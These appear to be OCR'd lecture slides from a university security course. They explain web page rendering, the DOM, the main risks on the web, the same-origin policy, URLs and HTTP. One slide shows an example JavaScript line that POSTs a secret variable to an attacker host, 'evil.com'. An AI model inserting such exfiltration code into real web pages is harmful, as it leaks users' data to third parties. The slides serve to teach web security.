
Webpage



When the browser loads this HTML, it will run the embedded JavaScript and cause a pop-up to appear.

Features of JavaScript

- Make HTTP requests



HTML (with embedded JavaScript)

```
<script>int secret = 42;</script>

...

<script>fetch('https://evil.com/receive',{method:'POST', body: secret})</script>
```

Suppose the server returns some HTML with a secret JavaScript variable.

If the attacker somehow adds this JavaScript, the browser will send a POST request to the attacker’s server with the secret.

Rendering a Webpage

- Process of displaying (rendering) a webpage in a web browser:
  - The browser receives HTML, CSS, and JavaScript from the server
  - HTML and CSS are parsed into a **DOM (Document Object Model)**
  - JavaScript is interpreted and executed, possibly modifying the DOM
  - The painter uses the DOM to draw the webpage
- **DOM (Document Object Model)**: Cross-platform model for representing and interacting with objects in HTML
  - A tree of nodes
  - Each node has a tag, attributes, and child nodes

Security on the Web

Risks on the Web

- Risk #2: A malicious website should not be able to damage our computer
  - Example: Visiting **`evil.com`** should not infect our computer with malware
  - Example: If we visit **`evil.com`**, the attacker who owns **`evil.com`** should not be able to read/write files on our computer
- Protection: Sandboxing
  - JavaScript is not allowed to access files on our computer
  - Privilege separation, least privilege
  - Browsers are carefully written to avoid exploiting the browser's code (e.g. write the browser in a memory-safe language)

Risks on the Web

- Risk #1: Web servers should be protected from unauthorized access
  - Example: An attacker should not be able to hack into **`google.com`** and provide malicious search results to users
- Protection: Server-side security
  - Example: Protect the server computer from buffer overflow attacks

Risks on the Web

- Risk #3: A malicious website should not be able to tamper with our information or interactions on other websites
  - Example: If we visit **`evil.com`**, the attacker who owns **`evil.com`** should not be able to read our emails or buy things with our Amazon account
- Protection: Same-origin policy
  - The web browser prevents a website from accessing other *unrelated* websites

Same-Origin Policy

Same-Origin Policy: Definition

- **Same-origin policy**: A rule that prevents one website from tampering with other *unrelated* websites
  - Enforced by the web browser
  - Prevents a malicious website from tampering with behavior on other websites

Same-Origin Policy

- Every webpage has an **origin** defined by its URL with three parts:
  - **Protocol**: The protocol in the URL
  - **Domain**: The domain in the URL's location
  - **Port**: The port in the URL's location
    - If no port is specified, the default is 80 for HTTP and 443 for HTTPS

`https://toon.cs161.org:443/assets/lock.PNG`

`http://cs161.org/assets/images/404.png`

`80` (default port)

Same-Origin Policy

- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly
  - Think string matching: The protocol, domain, and port strings must be equal

First domain	Second domain	Same origin?
`http://toon.cs161.org`	`https://toon.cs161.org`	Protocol mismatch `http` ≠ `https`
`http://toon.cs161.org`	`http://cs161.org`	Domain mismatch `toon.cs161.org` ≠ `cs161.org`
`http://toon.cs161.org[:80]`	`http://toon.cs161.org:8000`	Port mismatch `80` ≠ `8000`

Same-Origin Policy

- Two websites with different origins cannot interact with each other
  - Example: If **`cs161.org`** embeds **`google.com`**, the inner frame cannot interact with the outer frame, and the outer frame cannot interact with the inner-frame
- Exception: JavaScript runs with the origin of the page that loads it
  - Example: If **`cs161.org`** fetches JavaScript from **`google.com`**, the JavaScript has the origin of **`cs161.org`**
  - Intuition: **`cs161.org`** has “copy-pasted” JavaScript onto its webpage
- Exception: Websites can fetch and display images from other origins
  - However, the website only knows about the image’s size and dimensions (cannot actually manipulate the image)
- Exception: Websites can agree to allow some limited sharing
  - Cross-origin resource sharing (CORS)
  - The **`postMessage`** function in JavaScript

URLs: Summary

- URL: A string that uniquely identifies one piece of data on the web
- Parts of a URL:
    - Protocol: Defines which Internet protocol to use to retrieve the data (e.g. HTTP or HTTPS)
    - Location: Defines which web server to contact
        - Can optionally contain a username or port
    - Path: Defines which file on the web server to fetch
    - Query (optional): Sends arguments in name-value pairs to the web server
    - Fragment (optional): Not sent to the web server, but used by the browser for processing
- Special characters should be URL escaped

HTTP: Summary

- HTTP: A protocol used to request and retrieve data from a web server
  - HTTPS: A secure version of HTTP
  - HTTP is a request-response protocol
- HTTP request
  - Method (GET or POST)
  - URL path and query parameters
  - Protocol
  - Data (only for POST requests)
- HTTP response
  - Protocol
  - Status code: A number indicating what happened with the request
  - Headers: Metadata about the response
  - Data

Parts of a Webpage: Summary

- HTML: A markup language to create structured documents
  - Create a link
  - Create a form
  - Embed an image
  - Embed another webpage (iframe or frame)
- CSS: A style sheet language for defining the appearance of webpages
  - As powerful as JavaScript if used maliciously!
- JavaScript: A programming language for running code in the web browser
  - JavaScript code runs in the web browser
  - Modify any part of the webpage (e.g. HTML or CSS)
  - Create pop-up messages
  - Make HTTP requests

Same-Origin Policy: Summary

- Rule enforced by the browser: Two websites with different origins cannot interact with each other
- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly (string matching)
- Exceptions
  - JavaScript runs with the origin of the page that loads it
  - Websites can fetch and display images from other origins
  - Websites can agree to allow some limited sharing